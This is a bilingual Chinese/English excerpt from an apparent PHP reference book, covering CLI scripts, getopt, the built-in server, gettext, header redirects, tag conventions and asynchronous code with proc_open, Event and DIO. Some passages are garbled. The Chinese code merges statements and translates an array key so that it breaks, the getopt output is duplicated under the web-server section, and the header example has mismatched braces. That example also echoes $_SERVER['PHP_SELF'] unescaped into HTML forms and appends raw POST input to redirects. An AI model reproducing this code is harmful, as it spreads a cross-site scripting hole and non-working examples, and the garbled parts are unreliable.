- 无目录更改 当从网络服务器运行脚本时，当前工作目录始终是脚本本身所在的目录。代码 `require("./stuff.inc");` 假定该文件与脚本在同一目录下。
- 在命令行中，当前工作目录是调用脚本时所在的目录。将从命令行调用的脚本应始终使用绝对路径。（注意魔术常量 `_DIR_` 和 `_FILE_` 仍按预期工作，返回脚本的位置。）
- 无输出缓冲 `php.ini` 指令 `output_buffering` 和 `implicit_flush` 默认分别为 `false` 和 `true`。缓冲仍然可用，但必须显式启用，否则输出将始终实时显示。
- 无时间限制 `php.ini` 指令 `max_execution_time` 设置为零，因此脚本默认不会超时。
- 无HTML错误 如果启用了 `php.ini` 指令 `html_errors`，命令行中将忽略该设置。
- 可以加载不同的 `php.ini` 文件。当你从命令行使用 PHP 时，可能使用与网络服务器不同的 `php.ini` 文件。你可以通过运行 `php --ini` 来查看使用的是哪个文件。

第66.7节：运行你的脚本

无论是在 Linux/UNIX 还是 Windows 上，都可以将脚本作为参数传递给 PHP 可执行文件，脚本的选项和参数紧随其后：

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

这会将 `foo` 和 `bar` 作为参数传递给 `example.php`。

在 Linux/UNIX 上，运行脚本的首选方法是使用shebang（例如`#!/usr/bin/env php`）作为文件的第一行，并设置文件的可执行权限。假设脚本在你的路径中，你就可以直接调用它：

```
example.php foo bar
```

使用`/usr/bin/env php`可以通过 PATH 查找 PHP 可执行文件。根据 PHP 的安装方式，它可能不在同一个位置（例如 `/usr/bin/php` 或 `/usr/local/bin/php`），而 `env` 通常可在 `/usr/bin/env` 找到。

在 Windows 上，你可以通过将 PHP 目录和你的脚本添加到 PATH，并编辑 `PATHEXT` 以允许通过 PATH 检测到.php，达到相同效果。另一种方法是在你的 PHP 脚本所在目录添加一个名为 `example.bat` 或 `example.cmd` 的文件，并写入以下内容：

```
c:\php\php.exe "%~dp0example.php" %*
```

或者，如果你已将 PHP 目录添加到 PATH，为了方便使用：

```
php "%~dp0example.php" %*
```

第 66.8 节：getopt() 的边缘情况

此示例展示了当用户输入不常见时 `getopt` 的行为：

```
getopt.php
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Shell 命令行

- No directory change** When running a script from a web server, the current working directory is always that of the script itself. The code `require("./stuff.inc")` assumes the file is in the same directory as the script. On the command line, the current working directory is the directory you're in when you call the script. Scripts that are going to be called from the command line should always use absolute paths. (Note the magic constants `_DIR_` and `_FILE_` continue to work as expected, and return the location of the script.)
- No output buffering** The `php.ini` directives `output_buffering` and `implicit_flush` default to `false` and `true`, respectively. Buffering is still available, but must be explicitly enabled, otherwise output will always be displayed in real time.
- No time limit** The `php.ini` directive `max_execution_time` is set to zero, so scripts will not time out by default.
- No HTML errors** In the event you have enabled the `php.ini` directive `html_errors`, it will be ignored on the command line.
- Different php.ini can be loaded.** When you are using php from cli it can use different `php.ini` than web server do. You can know what file is using by running `php --ini`.

Section 66.7: Running your script

On either Linux/UNIX or Windows, a script can be passed as an argument to the PHP executable, with that script's options and arguments following:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

This passes `foo` and `bar` as arguments to `example.php`.

On Linux/UNIX, the preferred method of running scripts is to use a `shebang` (e.g. `#!/usr/bin/env php`) as the first line of a file, and set the executable bit on the file. Assuming the script is in your path, you can then call it directly:

```
example.php foo bar
```

Using `/usr/bin/env php` makes the PHP executable to be found using the PATH. Following how PHP is installed, it might not be located at the same place (such as `/usr/bin/php` or `/usr/local/bin/php`), unlike `env` which is commonly available from `/usr/bin/env`.

On Windows, you could have the same result by adding the PHP's directory and your script to the PATH and editing `PATHEXT` to allow `.php` to be detected using the PATH. Another possibility is to add a file named `example.bat` or `example.cmd` in the same directory as your PHP script and write this line into it:

```
c:\php\php.exe "%~dp0example.php" %*
```

Or, if you added PHP's directory into the PATH, for convenient use:

```
php "%~dp0example.php" %*
```

Section 66.8: Edge Cases of getopt()

This example shows the behaviour of `getopt` when the user input is uncommon:

```
getopt.php
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Shell command line

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f -c gamma
array(6) {
    ["a"]=>
    array(2) {
        [0]=>
        bool(false)
        [1]=>
    }
    bool(false)
}
["b"]=>
array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
}
string(4) "beta"
}
["c"]=>
array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
}
bool(false)
}
["delta"]=>
bool(false)
["epsilon"]=>
string(6) "--zeta"
["zeta"]=>
string(1) "f"
}
```

从这个例子可以看出：

- 单独的选项（无冒号）如果启用，始终携带布尔值false。
- 如果选项重复，getopt的输出中相应的值将变成数组。
- 带有必需参数的选项（一个冒号）接受一个空格或无空格（类似于可选参数选项）作为分隔符
- 在遇到一个无法映射到任何选项的参数后，后面的选项也不会被映射。

第66.9节：运行内置的Web服务器

从5.4版本开始，PHP自带内置服务器。它可以用来运行应用程序，无需安装其他http服务器，如nginx或apache。内置服务器仅设计用于控制环境中的开发和测试目的。

可以使用命令php -S 运行：

要测试它，请创建一个包含以下内容的index.php文件

```
<?php
echo "Hello World from built-in PHP server";
```

并运行命令 php -S localhost:8080

现在你应该能够在浏览器中看到内容。要检查这一点，请导航到 <http://localhost:8080>

每次访问都应在终端写入日志条目

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f -c gamma
array(6) {
    ["a"]=>
    array(2) {
        [0]=>
        bool(false)
        [1]=>
    }
    bool(false)
}
["b"]=>
array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
}
string(4) "beta"
}
["c"]=>
array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
}
bool(false)
}
["delta"]=>
bool(false)
["epsilon"]=>
string(6) "--zeta"
["zeta"]=>
string(1) "f"
}
```

From this example, it can be seen that:

- Individual options (no colon) always carry a boolean value of `false` if enabled.
- If an option is repeated, the respective value in the output of `getopt` will become an array.
- Required argument options (one colon) accept one space or no space (like optional argument options) as separator
- After one argument that cannot be mapped into any options, the options behind will not be mapped either.

Section 66.9: Running built-in web server

As from version 5.4, PHP comes with built-in server. It can be used to run application without need to install other http server like nginx or apache. Built-in server is designed only in controller environment for development and testing purposes.

It can be run with command `php -S` :

To test it create `index.php` file containing

```
<?php
echo "Hello World from built-in PHP server";
```

and run command `php -S localhost:8080`

Now you should be able to see content in browser. To check this, navigate to <http://localhost:8080>

Every access should result in log entry written to terminal

[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /

[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /

第67章：本地化

第67.1节：使用gettext()进行字符串本地化

GNU gettext 是PHP中的一个扩展，必须在 `php.ini` 中包含：

```
extension=php_gettext.dll #Windows extension=gettext.so #Linux
```

`gettext` 函数实现了一个NLS（本地语言支持）API，可用于国际化你的 PHP 应用程序。

在PHP中翻译字符串可以通过设置区域设置、设置翻译表并调用 `gettext()` 来完成，对任何你想翻译的字符串调用该函数。

```
<?php
// 设置语言为法语
putenv('LC_ALL= fr_FR');
setlocale(LC_ALL, 'fr_FR');

// 指定"myPHPApp"域的翻译表位置
bindtextdomain("myPHPApp", "./locale");

// 选择"myPHPApp"域
textdomain("myPHPApp");
```

myPHPApp.po

```
# : /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

# : /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

`gettext()` 加载给定的预编译 `.po` 文件，即 `.mo` 文件，该文件映射了如上待翻译的字符串。

在这段简短的初始化代码之后，翻译内容将会在以下文件中查找：

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo`.

每当你调用`gettext('some string')`时，如果`'some string'`已在`.mo`文件中被翻译，将返回翻译内容。否则，将返回未翻译的`'some string'`。

```
// 打印"欢迎使用我的PHP应用程序"的翻译版本
echo gettext("Welcome to My PHP Application");

// 或者使用gettext()的别名_()
echo _("Have a nice day");
```

Chapter 67: Localization

Section 67.1: Localizing strings with gettext()

GNU `gettext` is an extension within PHP that must be included at the `php.ini`:

```
extension=php_gettext.dll #Windows extension=gettext.so #Linux
```

The `gettext` functions implement an NLS (Native Language Support) API which can be used to internationalize your PHP applications.

Translating strings can be done in PHP by setting the locale, setting up your translation tables and calling `gettext()` on any string you want to translate.

```
<?php
// Set language to French
putenv('LC_ALL= fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
# : /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

# : /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

`gettext()` loads a given post-complied `.po` file, a `.mo` which maps your to-be translated strings as above.

After this small bit of setup code, translations will now be looked for in the following file:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo`.

Whenever you call `gettext('some string')`, if `'some string'` has been translated in the `.mo` file, the translation will be returned. Otherwise, `'some string'` will be returned untranslated.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

第68章：头信息操作

第68.1节：头信息的基本设置

下面是一个基本的头信息设置，当按钮被点击时跳转到新页面。

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    { //根据点击的按钮设置头部信息
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" . $_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
    }
    else
    {
        GetSearchTerm(!NULL);
    }
    //用于输入州或项目并点击搜索的表单
    function GetSearchTerm($success)
    {
        if (is_null($success))
        {
            echo "<h4>您必须输入州或项目编号</h4>";
        }
        echo "<center><strong>请输入要搜索的州</strong></center><p></p>";
        //使用 $_SERVER['PHP_SELF'] 使我们停留在此页面，直到上面的 switch 决定跳转到哪里

        echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data' method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>州 : <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='搜索州'></center>
        </form>";

        GetSearchTermProject($success);
    }

    function GetSearchTermProject($success)
    {
        echo "<center><br><strong>请输入要搜索的项目</strong></center><p></p>";
        echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data' method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>项目编号 : <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='搜索项目'></center>
        </form>";
    }
}

?>
```

Chapter 68: Headers Manipulation

Section 68.1: Basic Setting of a Header

Here is a basic setting of the Header to change to a new page when a button is clicked.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    { //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" . $_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
    }
    else
    {
        GetSearchTerm(!NULL);
    }
    //Forms to enter a State or Project and click search
    function GetSearchTerm($success)
    {
        if (is_null($success))
        {
            echo "<h4>You must enter a state or project number</h4>";
        }
        echo "<center><strong>Enter the State to search for</strong></center><p></p>";
        //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines where to go
        echo "<form action=' " . $_SERVER['PHP_SELF'] . " ' enctype='multipart/form-data' method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
        </form>";

        GetSearchTermProject($success);
    }

    function GetSearchTermProject($success)
    {
        echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
        echo "<form action=' " . $_SERVER['PHP_SELF'] . " ' enctype='multipart/form-data' method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
        </form>";
    }
}

?>
```

第69章：编码规范

第69.1节：PHP标签

你应该始终使用 `<?php ?>` 标签或短echo标签 `<?= ?>`。其他变体（特别是短标签 `<? ?>`）不应使用，因为它们通常被系统管理员禁用。

当文件不预期产生输出（整个文件都是PHP代码）时，应省略结束的`?>`语法以避免无意的输出，这可能会在客户端解析文档时引发问题，特别是某些浏览器无法识别`<!DOCTYPE`标签并激活怪异模式（Quirks Mode）。

简单PHP脚本示例：

```
<?php  
print "Hello World";
```

类定义文件示例：

```
<?php  
  
class Foo  
{  
    ...  
}
```

HTML中嵌入PHP示例：

```
<ul id="nav">  
    <?php foreach ($navItems as $navItem): ?>  
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">  
            <?= htmlspecialchars($navItem->label) ?>  
        </a></li>  
    <?php endforeach; ?>  
</ul>
```

Chapter 69: Coding Conventions

Section 69.1: PHP Tags

You should always use `<?php ?>` tags or short-echo tags `<?= ?>`. Other variations (in particular, short tags `<? ?>`) should not be used as they are commonly disabled by system administrators.

When a file is not expected to produce output (the entire file is PHP code) the closing `?>` syntax should be omitted to avoid unintentional output, which can cause problems when a client parses the document, in particular some browsers fail to recognise the `<!DOCTYPE` tag and activate [Quirks Mode](#).

Example of a simple PHP script:

```
<?php  
print "Hello World";
```

Example class definition file:

```
<?php  
  
class Foo  
{  
    ...  
}
```

Example of PHP embedded in HTML:

```
<ul id="nav">  
    <?php foreach ($navItems as $navItem): ?>  
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">  
            <?= htmlspecialchars($navItem->label) ?>  
        </a></li>  
    <?php endforeach; ?>  
</ul>
```

第70章：异步编程

第70.1节：生成器的优势

PHP 5.5 引入了生成器和 `yield` 关键字，使我们能够编写看起来更像同步代码的异步代码。

`yield` 表达式负责将控制权交还给调用代码，并提供一个恢复点。可以通过 `yield` 指令发送一个值。该表达式的返回值要么是 `null`，要么是传递给 `Generator::send()` 的值。

```
function reverse_range($i) {
    // 仅在此函数中存在 yield 关键字就使其成为一个生成器
    do {
        // $i 在恢复之间被保留
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("注入!"); // 发送同时恢复生成器

foreach ($gen as $val) { // 遍历生成器，每次迭代时恢复它
    echo $val;
}

// 输出：5注入!4321
```

该机制可被协程实现用来等待生成器产生的 `Awaitables`（通过将自身注册为解析的回调函数），并在 `Awaitable` 被

解析后立即继续执行生成器。

第70.2节：使用 Icicle 事件循环

[Icicle](#) 使用 `Awaitables` 和生成器来创建协程。

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // 设置 $start 为大约 $time 秒后 microtime() 返回的值。
        $start = yield Awaitable\resolve(microtime(true))->delay($time);echo "睡眠时间

        :", microtime(true) - $start, "";

        // 将被拒绝的 awaitable 抛出的异常传递到协程中。
        return yield Awaitable\reject(new Exception('拒绝的 awaitable'));
    } catch (Throwable $e) { // 捕获 awaitable 拒绝的原因。
        echo "捕获异常: ", $e->getMessage(), "";
    }

    return yield Awaitable\resolve('协程完成');
```

Chapter 70: Asynchronous programming

Section 70.1: Advantages of Generators

PHP 5.5 introduces Generators and the `yield` keyword, which allows us to write asynchronous code that looks more like synchronous code.

The `yield` expression is responsible for giving control back to the calling code and providing a point of resumption at that place. One can send a value along the `yield` instruction. The return value of this expression is either `null` or the value which was passed to `Generator::send()`.

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

This mechanism can be used by a coroutine implementation to wait for `Awaitables` yielded by the Generator (by registering itself as a callback for resolution) and continue execution of the Generator as soon as the `Awaitable` is resolved.

Section 70.2: Using Icicle event loop

[Icicle](#) uses `Awaitables` and Generators to create Coroutines.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";

        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
```

```

};

// 协程休眠1.2秒，然后将以字符串形式解析完成。
$cCoroutine = new Coroutine($generator(1.2));$coroutine->done(function (string $data) {echo $data, "";}

});

Loop\run();

```

第70.3节：使用proc_open()生成非阻塞进程

PHP 不支持并发运行代码，除非安装诸如 pthread 等扩展。有时可以通过使用 `proc_open()` 和 `stream_set_blocking()` 并异步读取它们的输出来绕过这一限制。

如果我们将代码拆分成更小的块，就可以作为多个子进程运行。然后使用 `stream_set_blocking()` 函数，我们可以使每个子进程也变为非阻塞。这意味着我们可以生成多个子进程，然后在循环中检查它们的输出（类似于事件循环），并等待所有子进程完成。

例如，我们可以有一个小的子进程，它只运行一个循环，每次迭代随机休眠 100-1000 毫秒（注意，对于同一个子进程，延迟始终相同）。

```

<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;printf
("${name} 延迟: ${delay}毫秒");for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);print
    f("${name}: $i");
}

```

然后主进程将生成子进程并读取它们的输出。我们可以将其拆分为更小的部分：

- 使用 `proc_open()` 生成子进程。
- 使用 `stream_set_blocking()` 使每个子进程非阻塞。
- 使用 `proc_get_status()` 运行循环直到所有子进程完成。
- 使用 `fclose()` 正确关闭每个子进程输出管道的文件句柄，并使用 `proc_close()` 关闭进程句柄。

```

<?php
// non-blocking-proc_open.php
// 每个子进程的文件描述符。
$descriptors = [
    0 => ['pipe', 'r'], // 标准输入
    1 => ['pipe', 'w'], // 标准输出
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // 启动一个子进程。
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // 使子进程非阻塞（仅输出管道）。
    stream_set_blocking($procPipes[1], 0);
}

```

```

};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$cCoroutine = new Coroutine($generator(1.2));
$cCoroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();

```

Section 70.3: Spawning non-blocking processes with proc_open()

PHP has no support for running code concurrently unless you install extensions such as pthread. This can be sometimes bypassed by using `proc_open()` and `stream_set_blocking()` and reading their output asynchronously.

If we split code into smaller chunks we can run it as multiple subprocesses. Then using `stream_set_blocking()` function we can make each subprocess also non-blocking. This means we can spawn multiple subprocesses and then check for their output in a loop (similarly to an even loop) and wait until all of them finish.

As an example we can have a small subprocess that just runs a loop and in each iteration sleeps randomly for 100-1000ms (note, the delay is always the same for one subprocess).

```

<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("${name} delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("${name}: $i\n");
}

```

Then the main process will spawn subprocesses and read their output. We can split it into smaller blocks:

- Spawn subprocesses with `proc_open()`.
- Make each subprocess non-blocking with `stream_set_blocking()`.
- Run a loop until all subprocesses finish using `proc_get_status()`.
- Properly close file handles with the output pipe for each subprocess using `fclose()` and close process handles with `proc_close()`.

```

<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
}

```

```

$pipes[$i] = $procPipes;
}

// 循环运行直到所有子进程结束。
while (array_filter($processes, function($proc) { return proc_get_status($proc)['运行中']; })) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100毫秒
        // 读取所有可用输出 (未读输出会被缓冲)。
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// 关闭所有管道和进程。
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}

```

输出随后包含了所有三个子进程的混合内容，因为它们是被 `fread()` 读取的（注意，在这种情况下 `proc1` 比另外两个进程结束得早得多）：

```

$ php non-blocking-proc_open.php
proc1 延迟：200毫秒
proc2 延迟：1000毫秒
proc3 延迟：800毫秒
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4

```

第70.4节：使用Event和DIO读取串口

`DIO`流当前不被`Event`扩展识别。没有干净的方法可以获取封装在DIO资源中的文件描述符。但有一个变通方法：

- 使用`fopen()`打开端口的流；
- 使用`stream_set_blocking()`将流设置为非阻塞；
- 使用`EventUtil::getSocketFd()`从流中获取数字文件描述符；
- 将数字文件描述符传递给`dio_fdopen()`（当前未文档化）并获取DIO资源；
- 添加一个带回调的`Event`，用于监听文件描述符上的读取事件；
- 在回调中清空可用数据，并根据应用逻辑进行处理。

`dio.php`

```

$pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running']; })) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}

```

The output then contains mixture from all three subprocesses as they we're read by `fread()` (note, that in this case `proc1` ended much earlier than the other two):

```

$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4

```

Section 70.4: Reading serial port with Event and DIO

`DIO` streams are currently not recognized by the `Event` extension. There is no clean way to obtain the file descriptor encapsulated into the DIO resource. But there is a workaround:

- open stream for the port with `fopen()`;
- make the stream non-blocking with `stream_set_blocking()`;
- obtain numeric file descriptor from the stream with `EventUtil::getSocketFd()`;
- pass the numeric file descriptor to `dio_fdopen()` (currently undocumented) and get the DIO resource;
- add an Event with a callback for listening to the read events on the file descriptor;
- in the callback drain the available data and process it according to the logic of your application.

`dio.php`

```

<?php
class Scanner {
    protected $port; // 端口路径, 例如 /dev/pts/5
    protected $fd; // 数字文件描述符
    protected $base; // EventBase
    protected $dio; // dio 资源
    protected $e_open; // 事件
    protected $e_read; // 事件

    public function __construct ($port) {
        $this->port = $port;
        $this->base = new EventBase();
    }

    public function __destruct() {
        $this->base->exit();

        if ($this->e_open)
            $this->e_open->free();
        if ($this->e_read)
            $this->e_read->free();
        if ($this->dio)
            dio_close($this->dio);
    }

    public function run() {
        $stream = fopen($this->port, 'rb');
        stream_set_blocking($stream, false);

        $this->fd = EventUtil::getSocketFd($stream);
        if ($this->fd < 0) {
            fprintf(STDERR, "附加端口失败, 事件数: %d", $events);return;
        }

        $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
        $this->e_open->add();
        $this->base->dispatch();

        fclose($stream);
    }

    public function _onOpen($fd, $events) {
        $this->e_open->del();

        $this->dio = dio_fdopen($this->fd);
        // 在这里调用其他 dio 函数, 例如
        dio_tcsetattr($this->dio, [
            'baud' => 9600,
            'bits' => 8,
            'stop' => 1,
            'parity' => 0
        ]);

        $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
            [$this, '_onRead']);
        $this->e_read->add();
    }

    public function _onRead($fd, $events) {
        while ($data = dio_read($this->dio, 1)) {
            var_dump($data);
    }
}

```

```

<?php
class Scanner {
    protected $port; // port path, e.g. /dev/pts/5
    protected $fd; // numeric file descriptor
    protected $base; // EventBase
    protected $dio; // dio resource
    protected $e_open; // Event
    protected $e_read; // Event

    public function __construct ($port) {
        $this->port = $port;
        $this->base = new EventBase();
    }

    public function __destruct() {
        $this->base->exit();

        if ($this->e_open)
            $this->e_open->free();
        if ($this->e_read)
            $this->e_read->free();
        if ($this->dio)
            dio_close($this->dio);
    }

    public function run() {
        $stream = fopen($this->port, 'rb');
        stream_set_blocking($stream, false);

        $this->fd = EventUtil::getSocketFd($stream);
        if ($this->fd < 0) {
            fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
            return;
        }

        $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
        $this->e_open->add();
        $this->base->dispatch();

        fclose($stream);
    }

    public function _onOpen($fd, $events) {
        $this->e_open->del();

        $this->dio = dio_fdopen($this->fd);
        // Call other dio functions here, e.g.
        dio_tcsetattr($this->dio, [
            'baud' => 9600,
            'bits' => 8,
            'stop' => 1,
            'parity' => 0
        ]);

        $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
            [$this, '_onRead']);
        $this->e_read->add();
    }

    public function _onRead($fd, $events) {
        while ($data = dio_read($this->dio, 1)) {
            var_dump($data);
    }
}

```

```

    }
}

// 更改端口参数
$scanner = new Scanner('/dev/pts/5');
$scanner->run();

```

测试

在终端A中运行以下命令：

```

$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY 是 /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY 是 /dev/pts/8
2016/12/01 18:04:06 socat[16750] N 使用文件描述符 [5,5] 和 [7,7] 启动数据传输循环

```

输出可能不同。请使用前几行中的PTY（特别是/dev/pts/5 和 /dev/pts/8）。

在终端B运行上述脚本。你可能需要root权限：

```
$ sudo php dio.php
```

在终端C向第一个PTY发送字符串：

```
$ echo test > /dev/pts/8
```

输出：

```

string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

第70.5节：基于事件扩展的HTTP客户端

这是一个基于Event扩展的示例HTTP客户端类。

该类允许调度多个HTTP请求，然后异步运行它们。

http-client.php

```

<?php
class MyHttpClient {
    /// @var EventBase
    protected $base;
    /// @var array EventHttpConnection实例
    protected $connections = [];

    public function __construct() {
        $this->base = new EventBase();
    }

    /**
     * ...
     */
}

```

```

    }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();

```

Testing

Run the following command in terminal A:

```

$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY 是 /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY 是 /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]

```

The output may be different. Use the PTYs from the first couple of rows (/dev/pts/5 and /dev/pts/8, in particular).

In terminal B run the above-mentioned script. You may need root privileges:

```
$ sudo php dio.php
```

In terminal C send a string to the first PTY:

```
$ echo test > /dev/pts/8
```

Output:

```

string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

Section 70.5: HTTP Client Based on Event Extension

This is a sample HTTP client class based on [Event extension](#).

The class allows to schedule a number of HTTP requests, then run them asynchronously.

http-client.php

```

<?php
class MyHttpClient {
    /// @var EventBase
    protected $base;
    /// @var array Instances of EventHttpConnection
    protected $connections = [];

    public function __construct() {
        $this->base = new EventBase();
    }

    /**
     * ...
     */
}

```

```

* 分发所有待处理的请求 (事件)
*
* @return void
*/
public function run() {
    $this->base->dispatch();
}

public function __destruct() {
    // 明确销毁连接对象, 不要等待垃圾回收。
    // 否则, EventBase 可能会被提前释放。
    $this->connections = null;
}

/**
* @brief 添加一个待处理的 HTTP 请求
*
* @param string $address 主机名或 IP
* @param int $port 端口号
* @param array $headers 额外的 HTTP 头
* @param int $cmd 一个 EventHttpRequest::CMD_* 常量
* @param string $resource HTTP 请求资源, 例如 '/page?a=b&c=d'
*
* @return EventHttpRequest|false
*/
public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
{
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
        $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
        $this->connections []= $conn;
        return $req;
    }

    return false;
}

/**
* @brief 处理一个HTTP请求
*
* @param EventHttpRequest $req
* @param mixed $unused
*
* @return void
*/
public function _requestHandler($req, $unused) {
    if (is_null($req)) {
        echo "请求超时";} else
    {
        $response_code = $req->getResponseCode();

        if ($response_code == 0) {

```

```

* Dispatches all pending requests (events)
*
* @return void
*/
public function run() {
    $this->base->dispatch();
}

public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
}

/**
* @brief Adds a pending HTTP request
*
* @param string $address Hostname, or IP
* @param int $port Port number
* @param array $headers Extra HTTP headers
